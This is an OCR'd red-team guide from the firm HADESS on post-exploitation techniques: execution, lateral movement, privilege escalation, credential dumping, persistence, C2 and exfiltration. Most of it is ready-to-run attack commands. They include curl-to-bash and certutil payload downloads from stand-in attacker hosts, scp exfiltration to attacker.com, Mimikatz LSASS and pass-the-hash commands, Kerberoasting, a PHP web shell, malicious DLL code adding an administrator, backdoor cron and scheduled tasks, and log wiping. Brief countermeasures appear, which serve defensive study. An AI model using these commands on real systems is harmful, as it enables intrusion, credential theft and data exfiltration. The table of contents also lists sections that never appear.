
Art of POST EXPLOITATION

LIKE SEPPUKU



HADESS

WWW.HADESS.IO

INTRODUCTION

Post-exploitation in red teaming involves navigating and exploiting a compromised system to achieve deeper control and further access to sensitive data and networks. This phase follows initial access and lateral movement, focusing on persistence, privilege escalation, and data exfiltration. Key techniques include system enumeration to gather information such as running processes, installed software, and user credentials. Tools like Mimikatz are often used to extract passwords from memory, and PowerShell Empire is frequently employed to maintain communication with compromised machines, deploy additional payloads, and move laterally across the network. Red teams use these techniques to simulate sophisticated adversaries and mimic real-world cyberattacks.

The art of post-exploitation also emphasizes stealth and persistence, where red teamers avoid detection by evading security mechanisms and ensuring long-term access to target environments. Techniques such as DLL injection, registry modifications for persistence, and setting up custom Command and Control (C2) infrastructures help attackers maintain footholds in the compromised systems. These actions are often automated through advanced frameworks like Cobalt Strike or Metasploit, which streamline post-exploitation by enabling operators to manage compromised systems and deploy various exploits with minimal manual interaction. This phase is crucial for simulating high-level adversaries and testing an organization's detection and response capabilities.

DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Fazel Mohammad Ali Pour(https://x.com/ArganexEmad)

Cover by **@sgtmaj**

TABLE OF CONTENT

- Introduction
- Credential Access Techniques
  - APT Usage
  - Tools
  - 2.3 Countermeasures
- Common Credential Dumping Tools
- Mitigation Strategies
- Case Studies
- Best Practices
- Conclusion

EXECUTIVE SUMMARY

After gaining initial access to an organization's network or systems, threat actors begin the **post-exploitation phase**. This phase is crucial because it enables attackers to achieve their end goals, such as data exfiltration, system control, or maintaining long-term access. Below are the key steps, tactics, and techniques commonly used during post-exploitation, specifically tailored for targeting organizational networks.

01

ATTACKS

Perspective

Advanced Persistent Threat (APT) groups frequently use a variety of techniques across different stages of the attack lifecycle, particularly during post-exploitation. These techniques are gathered and reported in threat intelligence reports like MITRE ATT&CK, Red Canary's "Threat Detection Report," and reports from security vendors. Below is a summary of some of the most commonly observed techniques from recent APT reports.

Tactic	Technique	Description	Examples & Tools
Execution	PowerShell	Executing scripts via PowerShell on Windows systems.	`powershell.exe -ExecutionPolicy Bypass -File C:\path\to\script.ps1`
	AppleScript (macOS)	Abusing AppleScript to execute commands remotely or automate malicious tasks.	`osascript -e 'tell applicatio "System Events" to keystroke "Hello"'`
	Command and Scripting Interpreter	Using Bash or CMD for running scripts and commands across platforms.	`bash -c 'wget http://attacker.com/malware.s`
	Reflective DLL Injection (Windows)	Injecting a malicious DLL into a trusted process to evade detection.	`rundll32.exe malicious.dll, DllMain`
	Rundll32 Execution (Windows)	Executing code through the `rundll32.exe` utility on Windows systems.	`rundll32.exe shell32.dll, Control_RunDLL malware.dll`

Lateral Movement

Tactic	Technique	Description	Examples & Tools
Lateral Movement	PsExec (Windows)	Remotely executing commands on other systems via SMB using PsExec.	`psexec \\target -u administrator -p password cmd`
	WMI Execution (Windows)	Using WMI to execute commands on remote systems within the same network.	`wmic /node:remotehost process call create "cmd.exe /c whoami"`
	Remote Desktop Protocol (RDP)	Using RDP to access remote systems and move laterally across a network.	`xfreerdp /u:user /p:password /v:victim_ip`
	Pass-the-Hash (Windows)	Using stolen NTLM hashes to authenticate without needing plaintext credentials.	`mimikatz "sekurlsa::pth /user:Administrator /domain:corp /ntlm:<hash>"`
	SSH Hopping (Linux)	Using stolen SSH keys or credentials to move laterally across Linux machines.	`ssh -i ~/.ssh/id_rsa user@target`

Exfiltration

Tactic	Technique	Description	Examples & Tools
Exfiltration	Cloud Credential Theft (AWS)	Stealing AWS tokens and credentials to access sensitive cloud services.	`aws s3 cp s3://sensitive-bucket /local --recursive`
	DNS Tunneling	Exfiltrating data via DNS requests, often bypassing firewall controls.	`iodine -f 10.0.0.1 attacker.com`
	Encrypted Channels	Using encrypted protocols such as TLS or SSH to exfiltrate data, evading detection by network monitoring tools.	`scp sensitive_data.txt user@attacker.com:/path`
	Steganography	Embedding sensitive data into images or multimedia files to avoid detection during exfiltration.	`steghide embed -cf cover.jpg -ef data.txt`

Privilege Escalation

Tactic	Technique	Description	Examples & Tools
Privilege Escalation	Token Impersonation	Stealing or creating access tokens to impersonate higher-privileged users.	`Invoke-TokenManipulation  -Impersonate -User admin`
	Exploitation of Vulnerabilities (CVE)	Exploiting known vulnerabilities to escalate privileges (e.g., CVE-2021-1675 PrintNightmare).	Example: exploit/windows/local/printnightmare
	Sudo and SUID Abuse (Linux)	Abusing misconfigured SUID files or improper sudo settings for privilege escalation.	`sudo -u#-1 /bin/bash` (misconfigured sudoers)
	DLL Hijacking (Windows)	Abusing DLL search order to load malicious DLLs under the context of a trusted application.	Placing malicious DLL in the directory of a vulnerable app.
	Weak Permission Abuse	Exploiting weak permissions on critical files or services to modify them and gain higher privileges.	`chmod 777 /etc/shadow`, modifying executable scripts or system services.

Credential Access

Tactic	Technique	Description	Examples & Tools
Credential Access	LSASS Dumping (Windows)	Dumping the memory of LSASS to extract plaintext credentials or hashes.	`procdump.exe -ma lsass.exe lsass_dump.dmp`, `mimikatz`
	Kerberoasting (Windows)	Extracting Kerberos ticket-granting tickets (TGT) for offline brute-forcing.	`GetUserSPNs.py -request -dc-ip <DomainController_IP>`
	Credential Dumping via DCSync (Windows)	Mimicking domain controller behavior to retrieve password hashes using `Mimikatz` or `secretsdump.py`.	`Invoke-Mimikatz -Command 'lsadump::dcsync /user:administrator'`
	Password Spraying (Windows/Linux)	Attempting to brute force multiple accounts using a common password.	`hydra -L userlist.txt -P passwordlist.txt <service>`
	Keylogging (All Platforms)	Installing a keylogger to capture user inputs and steal credentials.	Using `malware` or custom scripts to capture keystrokes.

Evasion

Tactic	Technique	Description	Examples & Tools
Evasion	Token Impersonation (Windows/Linux)	Stealing or forging authentication tokens to impersonate higher-privileged accounts.	Using `mimikatz` or `Incognito` tools to steal or inject tokens.
	Process Injection (Windows/Linux)	Injecting malicious code into legitimate processes to evade antivirus detection.	`mimikatz.exe "privilege::debug" "inject::process lsass.exe"`
	Obfuscated Files or Information	Using techniques to obscure the contents of files or obfuscate malware code.	Using packers, encrypting payloads, or hiding scripts in hidden file formats.
	Web Shell (Windows/Linux)	Deploying web shells on compromised web servers to maintain persistence.	`<?php echo shell_exec($_GET['cmd']); ?>`
	Indicator Removal on Host	Deleting logs, renaming tools, or wiping evidence of the attack to avoid detection.	`wevtutil cl System` (Windows), `rm /var/log/auth.log` (Linux)

Evasion Techniques

Obfuscated Files or Information

APT Usage: APT28 and other groups frequently use obfuscation to bypass detection. Tools like **Impacket** and custom scripts are commonly used to encrypt or encode data exfiltration or C2 traffic.

```
openssl enc -aes-256-cbc -salt -in data.txt -out data.enc
```

- Monitor for unusual file creation and encryption patterns, especially on endpoints with no encryption activities.
- Analyze logs for unusual base64 encoded commands or file extensions.

Level	Bob (Human) Action	Alice (Machine) Detection
1	Bob uses **Impacket** to encrypt sensitive files using OpenSSL.	Alice detects unusual encryption patterns on endpoints with no encryption activity.
2	Bob obfuscates data before exfiltration using base64 encoding.	Alice monitors logs for base64 encoded commands or unusual file extensions.
3	Bob schedules encryption tasks during off-hours to avoid detection.	Alice analyzes the timing of file creation and encryption for anomalies.
4	Bob hides C2 traffic in encrypted web sessions (HTTPS).	Alice monitors network traffic for abnormal encrypted connections to unknown external IPs.

Exfiltration Techniques

Ingress Tool Transfer


APT Usage: APT groups often transfer malicious payloads during exfiltration or lateral movement, such as **Cobalt Strike** or **Rundll32** payloads.

```
certutil.exe -urlcache -split -f http://malicious-
url.com/payload.exe payload.exe
```

Countermeasure:

- Block execution of `certutil.exe` unless explicitly required.
- Restrict outbound traffic using firewalls and monitor for unusual HTTP traffic.

Level	Bob (Human)	Alice (Machine)
1	Understands APT usage and tools	Recognizes malicious payloads like Cobalt Strike
2	Knows how payloads are transferred	Executes command: `certutil.exe -urlcache -split -f http://malicious-url.com/payload.exe payload.exe`
3	Implements countermeasures	Blocks `certutil.exe` execution unless required
4	Monitors outbound traffic for anomalies	Alerts on unusual HTTP traffic




Credential Access Techniques

APT Usage: APT3 and APT29 are known to use tools like **Mimikatz** to dump credentials from memory in Windows environments, especially in Active Directory.

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
```

- **Countermeasure**:
  - Disable `Wdigest` authentication in the registry to prevent storing plaintext passwords in memory.
  - Use Windows Defender Credential Guard to protect against credential dumping.

Level 1	Level 2	Level 3	Level 4
Bob	Credential Access	APT Usage	APT3, APT29
Alice	Tools	Mimikatz	`mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit`
Bob	Countermeasures	Disable Wdigest	Prevent storing plaintext passwords in memory
Alice		Windows Defender	Protect against credential dumping



Lateral Movement Techniques

PsExec and SMB

PsExec is commonly used for lateral movement. Attackers execute commands on remote machines over SMB:

```
psexec.exe \\target -u DOMAIN\admin -p password cmd.exe
```

This executes `cmd.exe` on the target machine, allowing further movement in the network.

WMI (Windows Management Instrumentation)

WMI enables remote command execution across a network. Attackers use WMI to spawn processes on remote systems, bypassing traditional detection:

```
wmic /node:192.168.1.10 process call create "cmd.exe /c
calc.exe"
```

This runs `calc.exe` on the remote host, allowing further lateral movement.

Remote Desktop Protocol (RDP)

Once valid credentials are obtained, attackers often use RDP for stealthy movement. Configuring xfreerdp for an RDP session:

```
xfreerdp /u:admin /p:password /v:192.168.1.10
```

This command connects to the target over RDP, granting full control over the remote machine.

Pass-the-Hash (PTH)

Using NTLM hash dumps from tools like Mimikatz, attackers authenticate to other systems without knowing the plaintext password:

```
mimikatz # sekurlsa::pth /user:Administrator /domain:corp /ntlm:
<NTLM Hash> /run:powershell.exe
```

This grants lateral access to network machines without raising alarms related to password brute-forcing.

SSH Hopping (Linux)

Compromising SSH keys allows attackers to hop across Linux machines without passwords:

```
ssh -i stolen_key user@target.com
```

By using stolen or weak SSH keys, attackers can move laterally across Linux environments undetected.

Privilege Escalation Techniques

Token Impersonation

Token impersonation remains an effective privilege escalation technique, especially when leveraging stolen tokens of high-privileged accounts. Tools like **Incognito** (part of **Meterpreter**) allow attackers to impersonate tokens of other users:

```
meterpreter > use incognito
meterpreter > list_tokens -u
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
```

This allows an attacker to impersonate SYSTEM or other privileged accounts undetected.

CVE Exploitation (PrintNightmare)

Exploiting known vulnerabilities, such as **PrintNightmare** (CVE-2021-34527), is still a common method. Attackers can gain SYSTEM-level access by exploiting the Windows Print Spooler service. Tools like **Mimikatz** automate this process:

```
Invoke-Nightmare -NewUser "attacker" -NewPassword "P@ssword123"
-AddUserToLocalGroup
```

This adds a new user with elevated privileges.

Sudo and SUID Abuse (Linux)

Attackers abuse SUID binaries or misconfigured sudo privileges to escalate privileges. For instance, if a binary with the SUID bit set is writable, it can be replaced with a malicious one:

```
echo '#!/bin/bash\n/bin/bash' > /tmp/suidbash
chmod +x /tmp/suidbash
/tmp/suidbash
```

This provides root access if the binary runs with root permissions.

DLL Search Order Hijacking

In Windows environments, attackers abuse DLL search order to load malicious DLLs by placing them in locations that are loaded by legitimate applications. The attacker creates a malicious DLL in a directory where a program searches for the legitimate one:

```
// Example malicious DLL code
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD
ul_reason_for_call, LPVOID lpReserved) {
    system("net localgroup administrators attacker /add");
    return TRUE;
}
```

This technique is difficult to detect because it abuses legitimate OS behavior.

Credential Access Techniques

LSASS Dumping

Attackers can dump the memory of **LSASS.exe** to extract credentials using tools like **Mimikatz** or **Procdump**:

```
procdump -ma lsass.exe lsass.dmp
```

Then extract credentials from the dump using **Mimikatz**:

```
mimikatz.exe "sekurlsa::minidump lsass.dmp"
"sekurlsa::logonPasswords" exit
```

Kerberoasting

Kerberoasting targets Kerberos tickets to brute-force service accounts. The attacker can use **GetUserSPNs.py** to request and brute-force service tickets:

```
python GetUserSPNs.py -request -dc-ip <DomainControllerIP>
DOMAIN/user
```

This will request a ticket for service accounts that can be later cracked using tools like **Hashcat**.

Persistence Techniques

Kernel Modules and Extensions

APT Usage: Linux-based APT groups like Lazarus have exploited kernel module loading to maintain persistence across reboots.

```
insmod malicious.ko
```

- **Countermeasure**:
  - Ensure kernel modules are signed and integrity-checked before loading.
  - Monitor for unauthorized kernel module loads using audit logs.

Scheduled Tasks and Cron Jobs

Attackers often use scheduled tasks on Windows to maintain access. For example, an attacker could use the following command to create a persistent task that launches a backdoor at specific intervals:

```
schtasks /create /sc daily /tn "BackdoorTask" /tr
"C:\backdoor.exe" /st 12:00
```

Similarly, on Linux/macOS systems, attackers create cron jobs by editing crontab files:

```
(crontab -l ; echo "0 * * * * /usr/bin/backdoor.sh") | crontab -
```

Command and Control (C2) Techniques

Command and Control (C2) techniques allow attackers to maintain persistent control over compromised systems within a target network, directing malware operations, exfiltrating data, or triggering further attacks. Below are various C2 techniques along with relevant commands and attack scenarios:

Web Shells

Attackers use web shells, typically uploaded to a compromised web server, to maintain persistent access. Once a web shell is in place (e.g., in PHP or ASPX), it allows attackers to remotely execute commands like `curl` or `wget` to download additional malware or tools.

```
curl http://malicious-server.com/payload.sh | bash
```

Scenario: After exploiting a vulnerability in a website (like file upload vulnerability), an attacker uploads a PHP web shell. Through this shell, they can remotely execute commands to maintain access, escalate privileges, or download further malware.

DNS Tunneling

DNS tunneling is a technique where attackers use DNS requests to exfiltrate data or communicate with a C2 server. Tools like `iodine` are often used for this purpose.

```
iodine -f dns.malicious-domain.com
```

Scenario: A compromised machine within the network is configured to send DNS requests to the attacker's C2 server. The traffic appears as legitimate DNS queries, which are often overlooked by security teams.

Conclusion

Post-exploitation is a critical phase of an attack that focuses on expanding control, harvesting valuable information, and securing persistent access to the compromised systems. It involves various techniques that allow attackers to move laterally within a network, escalate privileges, steal sensitive data, and maintain stealth. Understanding and defending against these tactics requires continuous monitoring and awareness of evolving APT threats and adversarial tools. Attackers use a combination of operating system features, misconfigurations, and vulnerabilities to achieve their objectives across multiple platforms, including Windows, Linux, and macOS.

Defenders need to adopt proactive strategies, such as regular patching, log monitoring, and least-privilege policies, to mitigate the risks posed by post-exploitation activities. By studying attack methodologies and leveraging detection tools that recognize behaviors indicative of exploitation, organizations can better detect and respond to threats before they lead to significant damage. Moreover, simulating adversarial tactics through red teaming can help identify vulnerabilities and weaknesses that adversaries might exploit during post-exploitation, giving defenders the opportunity to strengthen their security posture.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Email

MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.